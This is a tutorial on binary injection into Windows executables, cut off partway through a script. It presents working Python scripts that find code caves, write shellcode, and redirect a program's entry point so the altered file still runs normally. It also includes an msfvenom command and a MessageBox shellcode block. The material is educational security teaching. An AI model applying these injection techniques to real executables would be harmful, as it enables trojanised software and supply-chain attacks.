Binary Injection in Windows Applications
Demonstrating binary injection using code cave and section addition methods.
Introduction
Binary injection is a technique that hides malicious code inside legitimate executables. This article demonstrates two injection methods:
- Code cave injection - Injecting code into existing empty space within executables
- Section addition - Creating new executable sections to hold malicious payloads
We’ll use a custom Calculator application to show how these attacks work in practice.
Disclaimer: This content is for educational purposes only. Use these techniques responsibly and only on systems you own or have explicit permission to test.
Why Binary Injection Matters
In our previous article on code signing, we demonstrated basic binary modification by patching text strings. This article explores advanced modification techniques through binary injection.
Binary injection enables:
- Supply chain attacks - Compromised installers containing hidden malware
- Trojanized applications - Legitimate programs repackaged with backdoors
- Persistence mechanisms - Modified system utilities maintaining access
- Privilege escalation - Injected code inheriting application permissions
Understanding these techniques is critical for security professionals in both offensive testing and defensive analysis.
According to OWASP Desktop App Security Top 10, lack of integrity verification (DA8 - Poor Code Quality) enables these attacks.
Test Application Setup
We’ll use a custom Calculator application for this demonstration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
#include <iostream>
using namespace std;

// IMPORTANT: These dummy functions create empty space (padding) in the compiled program.
// We call them to prevent compiler optimization from removing them.
// This padding creates "code caves" which we'll use for injection in Part 2.
// Don't worry about understanding this now - we'll explain why this matters later!
void dummy1() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy2() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy3() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy4() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy5() { volatile int x = 0; for(int i=0; i<100; i++) x++; }

int add(int a, int b) { return a + b; }
int subtract(int a, int b) { return a - b; }
int multiply(int a, int b) { return a * b; }
int divide(int a, int b) {
    if(b == 0) { cout << "Error: Division by zero!\n"; return 0; }
    return a / b;
}

void printMenu() {
    cout << "\n=================================\n";
    cout << "       Simple Calculator\n";
    cout << "=================================\n";
    cout << "1. Add\n";
    cout << "2. Subtract\n";
    cout << "3. Multiply\n";
    cout << "4. Divide\n";
    cout << "5. Exit\n";
    cout << "=================================\n";
}

int main() {
    // Call dummy functions to create padding
    // (We'll explain why this is important in Part 2)
    dummy1(); dummy2(); dummy3(); dummy4(); dummy5();

    int choice, num1, num2;

    while(true) {
        printMenu();
        cout << "Enter choice (1-5): ";
        cin >> choice;

        if(choice == 5) {
            cout << "Goodbye!\n";
            break;
        }

        if(choice < 1 || choice > 4) {
            cout << "Invalid choice!\n";
            continue;
        }

        cout << "Enter first number: ";
        cin >> num1;
        cout << "Enter second number: ";
        cin >> num2;

        switch(choice) {
            case 1:
                cout << "Result: " << add(num1, num2) << "\n";
                break;
            case 2:
                cout << "Result: " << subtract(num1, num2) << "\n";
                break;
            case 3:
                cout << "Result: " << multiply(num1, num2) << "\n";
                break;
            case 4:
                if(num2 != 0)
                    cout << "Result: " << divide(num1, num2) << "\n";
                break;
        }
    }

    return 0;
}
Build it as x64 Release in Visual Studio.
The executable will be at x64\Release\Calculator.exe.
 Calculator application running
Demonstration: Code Cave Method
Understanding PE Files
What is a PE File?
PE stands for Portable Executable - the format Windows uses for programs:
.exefiles (applications like our Calculator.exe).dllfiles (libraries).sysfiles (drivers)
Think of a PE file like a cookbook:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Cookbook (PE File)
│
├── Cover Page (DOS Header)
│   └── Says "This is a cookbook" (file signature)
│
├── Table of Contents (PE Headers)
│   ├── Author information
│   ├── Publication date
│   └── Start reading at page 5 ← This is the "Entry Point"
│
├── Index (Section Table)
│   ├── Chapter 1: Recipes (pages 5-20) ← Code Section
│   ├── Chapter 2: Ingredients List (pages 21-25) ← Data Section
│   └── Chapter 3: Photos (pages 26-30) ← Resources
│
└── Content (Sections)
    ├── Chapter 1: Step-by-step cooking instructions
    ├── Chapter 2: List of ingredients needed
    └── Chapter 3: Pictures of finished dishes
Key Concepts:
- Entry Point - Where the program starts (like “start reading at page 5”)
- Sections - Different parts of the program (like chapters)
- Code Section (
.text) - The actual instructions the computer follows - Data Section (
.rdata,.data) - Information the program uses (text, numbers, etc.)
Analyzing Our Calculator.exe
Let’s examine our Calculator program using Python. First, we need to understand what we’re looking for.
When we analyze a PE file, we want to know:
- Where does the program start? (Entry Point)
- What sections does it have?
- Which sections contain executable code?
Here’s our analysis script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
import pefile
import sys

# ANSI Color codes for terminal output
class Colors:
    HEADER = '\033[95m'    # Magenta
    BLUE = '\033[94m'      # Blue
    CYAN = '\033[96m'      # Cyan
    GREEN = '\033[92m'     # Green
    YELLOW = '\033[93m'    # Yellow
    RED = '\033[91m'       # Red
    BOLD = '\033[1m'       # Bold
    UNDERLINE = '\033[4m'  # Underline
    END = '\033[0m'        # Reset

def analyze_pe(filename):
    """Analyze PE file structure - shows what's inside an executable"""
    pe = pefile.PE(filename)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Analyzing: {filename} ==={Colors.END}\n")

    # 1. Entry Point - where the program begins
    entry_point = pe.OPTIONAL_HEADER.AddressOfEntryPoint
    print(f"{Colors.BOLD}[1] Entry Point:{Colors.END} {Colors.GREEN}0x{entry_point:X}{Colors.END}")
    print(f"    This is where the program starts executing")
    print(f"    Like the cookbook saying 'start reading at page 5'\n")

    # 2. Sections - the different chapters
    print(f"{Colors.BOLD}[2] Sections (Chapters):{Colors.END}")
    print(f"    Total sections: {Colors.YELLOW}{pe.FILE_HEADER.NumberOfSections}{Colors.END}\n")

    for section in pe.sections:
        # Get section name (remove null padding)
        name = section.Name.decode().strip('\x00')

        # Get section location and size
        virtual_address = section.VirtualAddress
        size = section.SizeOfRawData

        # Check if this section is executable
        # Characteristics is a flags field - each bit means something different
        # Reference: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#section-flags
        characteristics = section.Characteristics

        # Bit 0x20000000 (IMAGE_SCN_MEM_EXECUTE) = section can be executed as code
        is_executable = (characteristics & 0x20000000) != 0

        # Print section info with colors
        print(f"    {Colors.BOLD}{name:<10}{Colors.END} at address {Colors.CYAN}0x{virtual_address:04X}{Colors.END}, size {Colors.YELLOW}{size:5}{Colors.END} bytes")

        if is_executable:
            print(f"               {Colors.GREEN}^ This section contains EXECUTABLE CODE{Colors.END}")
            print(f"               {Colors.GREEN}The CPU will run instructions from here{Colors.END}")
        else:
            print(f"               {Colors.BLUE}^ This section contains DATA (not code){Colors.END}")
            print(f"               {Colors.BLUE}Stores strings, numbers, or other information{Colors.END}")

        print()

    pe.close()

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <filename.exe>{Colors.END}")
        print(f"{Colors.YELLOW}Example: {sys.argv[0]} Calculator.exe{Colors.END}")
        sys.exit(1)

    analyze_pe(sys.argv[1])
Understanding the Code:
The key line is:
1
is_executable = (characteristics & 0x20000000) != 0
What does 0x20000000 mean?
Each section has characteristics - a 32-bit number where each bit is a flag (like on/off switches). According to Microsoft’s PE Format documentation:
- Bit
0x20000000=IMAGE_SCN_MEM_EXECUTE= “This section can be executed” - Bit
0x40000000=IMAGE_SCN_MEM_READ= “This section can be read” - Bit
0x80000000=IMAGE_SCN_MEM_WRITE= “This section can be written to”
Example:
If characteristics = 0xE0000020, in binary:
1
2
3
4
5
1110 0000 0000 0000 0000 0000 0010 0000
│││                             │
││└─ WRITE permission           └─ CODE flag
│└── READ permission
└─── EXECUTE permission
The & (AND) operation checks if bit 0x20000000 is set:
1
2
0xE0000020 & 0x20000000 = 0x20000000  # Not zero = executable
0x40000040 & 0x20000000 = 0x00000000  # Zero = not executable
Running the script:
1
python3 analyze_pe.py Calculator.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
=== Analyzing: Calculator.exe ===

[1] Entry Point: 0x18C0
    This is where the program starts executing
    Like the cookbook saying 'start reading at page 5'

[2] Sections (Chapters):
    Total sections: 6

    .text      at address 0x1000, size  5120 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here

    .rdata     at address 0x3000, size  5120 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .data      at address 0x5000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .pdata     at address 0x6000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .rsrc      at address 0x7000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .reloc     at address 0x8000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information
What we learned:
- The program starts at address
0x18C0 - It has 6 sections (chapters)
- Only
.textsection is executable - this is where the actual program code lives - Other sections contain data the program uses
Now we understand the structure of our Calculator.exe. Let’s move on to finding spaces where we can inject code.
Finding Code Caves
What is a Code Cave?
Imagine you’re reading a textbook and find several blank pages in the middle of a chapter. The publisher left these pages empty, perhaps for alignment or formatting reasons.
A code cave is similar - it’s unused space (empty bytes) inside the executable section of a program.
Why do code caves exist?
Compilers sometimes add padding (empty space) for:
- Memory alignment (CPU works faster with aligned data)
- Section size requirements (sections often need to be multiples of certain sizes)
- Future updates (leaving room for patches)
Analogy:
1
2
3
4
5
6
7
Recipe Chapter (Executable Section):
Page 1: Mix ingredients
Page 2: Heat oven to 350°F
Page 3: (BLANK)                    ← Code Cave!
Page 4: (BLANK)                    ← Code Cave!
Page 5: (BLANK)                    ← Code Cave!
Page 6: Bake for 30 minutes
An attacker can write their own “recipe” (malicious code) on those blank pages.
Understanding Our Padding Functions
Remember the dummy functions in Calculator.cpp? Now we can explain why they’re there.
1
2
3
void dummy1() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
void dummy2() { volatile int x = 0; for(int i=0; i<100; i++) x++; }
// ... etc
Why we need these:
- Without dummy functions: Modern compilers optimize aggressively, no wasted space, no code caves
- With dummy functions: Compiler allocates space for them, creating gaps between functions
- These gaps = Code caves we can use for injection
This is intentional for our demonstration. Real-world programs might have caves from:
- Compiler optimizations
- Section alignment
- Removed/deprecated functions
- Debug information stripped
Finding Code Caves Script
Now let’s create a script to locate these empty spaces:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
import pefile
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def find_code_caves(filename, min_size=50):
    """
    Find code caves (empty space) in executable sections

    A code cave is continuous null bytes (0x00) in an executable section.
    We look for at least min_size consecutive zeros.
    """
    pe = pefile.PE(filename)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Code Cave Hunter ==={Colors.END}")
    print(f"{Colors.BOLD}Searching in:{Colors.END} {Colors.YELLOW}{filename}{Colors.END}")
    print(f"{Colors.BOLD}Looking for caves with minimum{Colors.END} {Colors.GREEN}{min_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}\n")

    caves_found = 0

    # Loop through all sections
    for section in pe.sections:
        # Get section name
        name = section.Name.decode().strip('\x00')

        # We only care about executable sections
        is_executable = (section.Characteristics & 0x20000000) != 0

        if not is_executable:
            continue

        print(f"{Colors.BOLD}[*] Scanning section:{Colors.END} {Colors.CYAN}{name}{Colors.END}")

        # Get the raw bytes of this section
        section_data = section.get_data()

        # Now we scan byte-by-byte looking for consecutive zeros
        cave_start_position = None
        cave_size = 0

        for position, byte_value in enumerate(section_data):
            # If we find a zero byte
            if byte_value == 0x00:
                if cave_start_position is None:
                    cave_start_position = position
                cave_size += 1

            # If we find a non-zero byte
            else:
                # Did we just finish a cave?
                if cave_size >= min_size:
                    # Calculate addresses
                    cave_rva = section.VirtualAddress + cave_start_position
                    cave_raw = section.PointerToRawData + cave_start_position

                    print(f"  {Colors.GREEN}{Colors.BOLD}✓ Found cave!{Colors.END}")
                    print(f"    {Colors.BOLD}Location (RVA):{Colors.END} {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
                    print(f"    {Colors.BOLD}Size:{Colors.END} {Colors.YELLOW}{cave_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}")
                    print(f"    {Colors.BOLD}File offset:{Colors.END} {Colors.HEADER}0x{cave_raw:X}{Colors.END}")
                    print(f"    {Colors.BLUE}^ This is {cave_size} consecutive zero bytes{Colors.END}")
                    print(f"    {Colors.BLUE}^ We can write our code here!{Colors.END}\n")

                    caves_found += 1

                # Reset for next potential cave
                cave_start_position = None
                cave_size = 0

        # Don't forget to check if section ended with a cave
        if cave_size >= min_size:
            cave_rva = section.VirtualAddress + cave_start_position
            cave_raw = section.PointerToRawData + cave_start_position

            print(f"  {Colors.GREEN}{Colors.BOLD}✓ Found cave!{Colors.END}")
            print(f"    {Colors.BOLD}Location (RVA):{Colors.END} {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
            print(f"    {Colors.BOLD}Size:{Colors.END} {Colors.YELLOW}{cave_size}{Colors.END} {Colors.BOLD}bytes{Colors.END}")
            print(f"    {Colors.BOLD}File offset:{Colors.END} {Colors.HEADER}0x{cave_raw:X}{Colors.END}\n")

            caves_found += 1

    print(f"{Colors.BOLD}Total caves found:{Colors.END} {Colors.GREEN if caves_found > 0 else Colors.RED}{caves_found}{Colors.END}")

    if caves_found == 0:
        print(f"\n{Colors.YELLOW}No caves found. This means:{Colors.END}")
        print(f"  - The compiler optimized well (no wasted space)")
        print(f"  - Or caves are smaller than minimum size")
        print(f"  {Colors.CYAN}Try running with smaller min_size:{Colors.END} python {sys.argv[0]} {filename} 20")

    print()
    pe.close()

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <filename.exe> [min_size]{Colors.END}")
        print(f"\n{Colors.YELLOW}Examples:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe 100{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe 300{Colors.END}")
        sys.exit(1)

    filename = sys.argv[1]
    min_size = int(sys.argv[2]) if len(sys.argv) > 2 else 50

    find_code_caves(filename, min_size)
Running the script:
1
python3 find_caves.py Calculator.exe 300
1
2
3
4
5
6
7
8
9
10
11
=== Code Cave Hunter ===
Searching in: Calculator.exe
Looking for caves with minimum 300 bytes

[*] Scanning section: .text
  ✓ Found cave!
    Location (RVA): 0x2239
    Size: 455 bytes
    File offset: 0x1639

Total caves found: 1
What this means:
We found a cave of 455 empty bytes at address 0x2239. This is enough space to inject a small payload (like showing a MessageBox).
Visual representation:
1
2
3
4
5
.text section (executable code):
Address 0x1000: [Actual program code]
Address 0x1500: [More program code]
Address 0x2239: [000000000000...] ← 455 empty bytes (CODE CAVE!)
Address 0x2500: [Actual program code continues]
Perfect! We have a cave big enough for our injection. Next, we’ll learn how to write code into this space.
Injecting Payload
Understanding NOP (No Operation)
NOP is the simplest CPU instruction. It means: “Do nothing, move to next instruction.”
Analogy:
1
2
3
4
5
Recipe:
1. Preheat oven
2. (skip this step)        ← This is like NOP
3. (skip this step)        ← This is like NOP
4. Mix ingredients
In machine code:
- NOP =
0x90(one byte) - When CPU sees
0x90, it does nothing and continues
Why use NOP for testing?
- Harmless (won’t crash the program)
- Easy to identify (just one byte:
90) - Proves injection works (we can see it in debugger)
Understanding JMP (Jump)
JMP tells the CPU: “Stop reading here, jump to another address.”
Analogy:
1
2
3
4
5
6
Recipe Book:
Page 10: Mix flour and sugar
Page 11: [JUMP TO PAGE 50]    ← JMP instruction
Page 12: (this page is skipped)
...
Page 50: Add eggs and milk     ← CPU continues here
In machine code:
- JMP =
0xE9 XX XX XX XX(5 bytes total) - First byte
E9= JMP opcode - Next 4 bytes = where to jump (offset)
Why do we need JMP?
After our injected code runs, we need to jump back to the original program. Without JMP, the program would crash.
The Injection Plan
Here’s what we’re going to do:
1
2
3
4
5
6
# BEFORE injection:
Program starts → Entry Point (0x18C0) → Calculator code → Exit

# AFTER injection:
Program starts → Entry Point (NEW: 0x2239) → Our code (NOP + JMP) →
                                             Jump to (0x18C0)     → Calculator code → Exit
Step by step:
- Write our code (5 NOPs + JMP) into the code cave at
0x2239 - Change the Entry Point from
0x18C0to0x2239 - Calculate JMP offset to jump back to
0x18C0
Calculating JMP Offset
This is the tricky part. JMP uses relative addressing - it doesn’t jump to an absolute address, but to an offset from current position.
Formula:
1
Offset = Target Address - (Current Address + 5)
Why + 5? Because the JMP instruction itself is 5 bytes long. The CPU calculates from the byte AFTER the JMP instruction.
Example:
1
2
3
4
5
6
7
8
We are at: 0x2239 (start of code cave)
We write:  5 NOPs (5 bytes) + JMP (5 bytes) = 10 bytes total
JMP position: 0x2239 + 5 = 0x223E
We want to jump to: 0x18C0 (original entry point)

Offset = 0x18C0 - (0x223E + 5)
       = 0x18C0 - 0x2243
       = 0xFFFFF67D (negative number)
Why negative? Because we’re jumping backwards in memory (from 0x2239 to 0x18C0).
Simple Injection Script
Now let’s write a script to inject 5 NOPs + JMP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
import pefile
import struct
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def simple_injection(input_file, output_file, cave_rva, cave_raw):
    """
    Simple code injection: 5 NOPs + JMP back to original entry

    This is a harmless test to prove injection works.
    The program will execute our 5 NOPs then continue normally.
    """
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Simple Code Injection ==={Colors.END}\n")

    # Get original entry point
    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

    print(f"{Colors.BOLD}[Step 1]{Colors.END} Original entry point: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"         Program currently starts here\n")

    print(f"{Colors.BOLD}[Step 2]{Colors.END} Code cave location: {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
    print(f"         This is where we'll write our code\n")

    # Build shellcode: 5 NOPs
    shellcode = b'\x90' * 5

    print(f"{Colors.BOLD}[Step 3]{Colors.END} Our code: {Colors.YELLOW}5 NOP instructions{Colors.END}")
    print(f"         In hex: {Colors.HEADER}{shellcode.hex()}{Colors.END}")
    print(f"         Each 90 = NOP (do nothing)\n")

    # Calculate JMP offset
    jmp_from = cave_rva + 5
    jmp_to = original_entry
    offset = jmp_to - (jmp_from + 5)

    print(f"{Colors.BOLD}[Step 4]{Colors.END} Calculating JMP offset:")
    print(f"         JMP from: {Colors.CYAN}0x{jmp_from:X}{Colors.END} (after our NOPs)")
    print(f"         JMP to: {Colors.GREEN}0x{jmp_to:X}{Colors.END} (original entry)")
    print(f"         Formula: {hex(jmp_to)} - ({hex(jmp_from)} + 5)")
    print(f"         Offset: {Colors.YELLOW}{offset}{Colors.END} ({Colors.HEADER}{hex(offset & 0xFFFFFFFF)}{Colors.END})\n")

    # Add JMP instruction
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', offset)

    print(f"{Colors.BOLD}[Step 5]{Colors.END} Complete code:")
    print(f"         {Colors.HEADER}{shellcode.hex()}{Colors.END}")
    print(f"         {Colors.YELLOW}^ 90 90 90 90 90{Colors.END} = 5 NOPs")
    print(f"         {Colors.YELLOW}^ E9 XX XX XX XX{Colors.END} = JMP with offset\n")

    # Write to file
    print(f"{Colors.BOLD}[Step 6]{Colors.END} Writing to file offset {Colors.CYAN}0x{cave_raw:X}{Colors.END}")
    pe.set_bytes_at_offset(cave_raw, shellcode)
    print(f"         {Colors.GREEN}Wrote {len(shellcode)} bytes{Colors.END}\n")

    # Change entry point
    print(f"{Colors.BOLD}[Step 7]{Colors.END} Changing entry point:")
    print(f"         Old: {Colors.RED}0x{original_entry:X}{Colors.END}")
    print(f"         New: {Colors.GREEN}0x{cave_rva:X}{Colors.END}")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = cave_rva
    print(f"         {Colors.GREEN}Now program starts at our code!{Colors.END}\n")

    # Save
    pe.write(output_file)
    pe.close()

    print(f"{Colors.BOLD}{Colors.GREEN}[Success]{Colors.END} Saved as: {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"\n{Colors.BOLD}What happens when you run it:{Colors.END}")
    print(f"  1. Program starts at {Colors.CYAN}0x{cave_rva:X}{Colors.END} (our code)")
    print(f"  2. Executes 5 NOPs (does nothing 5 times)")
    print(f"  3. JMP to {Colors.GREEN}0x{original_entry:X}{Colors.END} (original code)")
    print(f"  4. Calculator runs normally")
    print(f"\n{Colors.BLUE}The user won't notice anything different!{Colors.END}\n")

if __name__ == "__main__":
    if len(sys.argv) != 5:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input.exe> <output.exe> <cave_rva> <cave_raw>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_injected.exe 0x2239 0x1639{Colors.END}")
        print(f"\n{Colors.YELLOW}How to get cave_rva and cave_raw:{Colors.END}")
        print(f"  Run: {Colors.CYAN}python find_caves.py Calculator.exe{Colors.END}")
        print(f"  Use the RVA and file offset values from the output")
        sys.exit(1)

    simple_injection(sys.argv[1], sys.argv[2], int(sys.argv[3], 16), int(sys.argv[4], 16))
Running the script:
1
python3 inject_simple.py Calculator.exe Calculator_test.exe 0x2239 0x1639
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
=== Simple Code Injection ===

[Step 1] Original entry point: 0x18C0
         Program currently starts here

[Step 2] Code cave location: 0x2239
         This is where we'll write our code

[Step 3] Our code: 5 NOP instructions
         In hex: 9090909090
         Each 90 = NOP (do nothing)

[Step 4] Calculating JMP offset:
         JMP from: 0x223E (after our NOPs)
         JMP to: 0x18C0 (original entry)
         Formula: 0x18c0 - (0x223e + 5)
         Offset: -2435 (0xfffff67d)

[Step 5] Complete code:
         9090909090e97df6ffff
         ^ 90 90 90 90 90 = 5 NOPs
         ^ E9 XX XX XX XX = JMP with offset

[Step 6] Writing to file offset 0x1639
         Wrote 10 bytes

[Step 7] Changing entry point:
         Old: 0x18C0
         New: 0x2239
         Now program starts at our code!

[Success] Saved as: Calculator_test.exe

What happens when you run it:
  1. Program starts at 0x2239 (our code)
  2. Executes 5 NOPs (does nothing 5 times)
  3. JMP to 0x18C0 (original code)
  4. Calculator runs normally

The user won't notice anything different!
Testing:
Run the injected program:
1
PS > Calculator_test.exe
 The calculator functions normally after a simple injection.
It works! The program runs normally, but it executed our 5 NOPs first. We successfully injected code!
Generating the Payload
We’ll use msfvenom (part of Metasploit Framework) to generate a MessageBox shellcode:
1
msfvenom -p windows/x64/messagebox TITLE='Hacked!' TEXT='Code Injected!' ICON='INFORMATION' -f python
This generates shellcode that:
- Calls Windows API MessageBoxA
- Shows a popup with title “Hacked!” and text “Code Injected!”
- Exits the process (we’ll fix this)
The output will be Python code like:
1
2
3
buf =  b""
buf += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff..."
# ... many lines of shellcode
Important: msfvenom adds
ExitProcessat the end (last 6 bytes), which terminates the program. We need to remove these bytes and add our own JMP instead.
The Complete Injection Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
import pefile
import struct
import sys

# ANSI Color codes
class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

# Shellcode generated by msfvenom (ExitProcess removed - last 6 bytes)
MESSAGEBOX_SHELLCODE = b""
MESSAGEBOX_SHELLCODE += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x41\x51\x41\x50\x52\x48\x31\xd2\x65\x48\x8b"
MESSAGEBOX_SHELLCODE += b"\x52\x60\x51\x48\x8b\x52\x18\x56\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1"
MESSAGEBOX_SHELLCODE += b"\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02"
MESSAGEBOX_SHELLCODE += b"\x41\x51\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x8b\x48"
MESSAGEBOX_SHELLCODE += b"\x18\x50\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
MESSAGEBOX_SHELLCODE += b"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38"
MESSAGEBOX_SHELLCODE += b"\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
MESSAGEBOX_SHELLCODE += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
MESSAGEBOX_SHELLCODE += b"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
MESSAGEBOX_SHELLCODE += b"\x88\x41\x58\x41\x58\x5e\x59\x48\x01\xd0\x5a\x41"
MESSAGEBOX_SHELLCODE += b"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff"
MESSAGEBOX_SHELLCODE += b"\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\xff\xff"
MESSAGEBOX_SHELLCODE += b"\xff\x5d\xe8\x0b\x00\x00\x00\x75\x73\x65\x72\x33"
MESSAGEBOX_SHELLCODE += b"\x32\x2e\x64\x6c\x6c\x00\x59\x41\xba\x4c\x77\x26"
MESSAGEBOX_SHELLCODE += b"\x07\xff\xd5\x49\xc7\xc1\x40\x00\x00\x00\xe8\x0f"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x00\x43\x6f\x64\x65\x20\x49\x6e\x6a\x65"
MESSAGEBOX_SHELLCODE += b"\x63\x74\x65\x64\x21\x00\x5a\xe8\x08\x00\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x48\x61\x63\x6b\x65\x64\x21\x00\x41\x58\x48\x31"
MESSAGEBOX_SHELLCODE += b"\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\x48\x31\xc9"

def inject_messagebox(input_file, output_file, cave_rva, cave_raw, cave_size):
    """Inject MessageBox shellcode into code cave"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== MessageBox Injection ==={Colors.END}\n")

    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

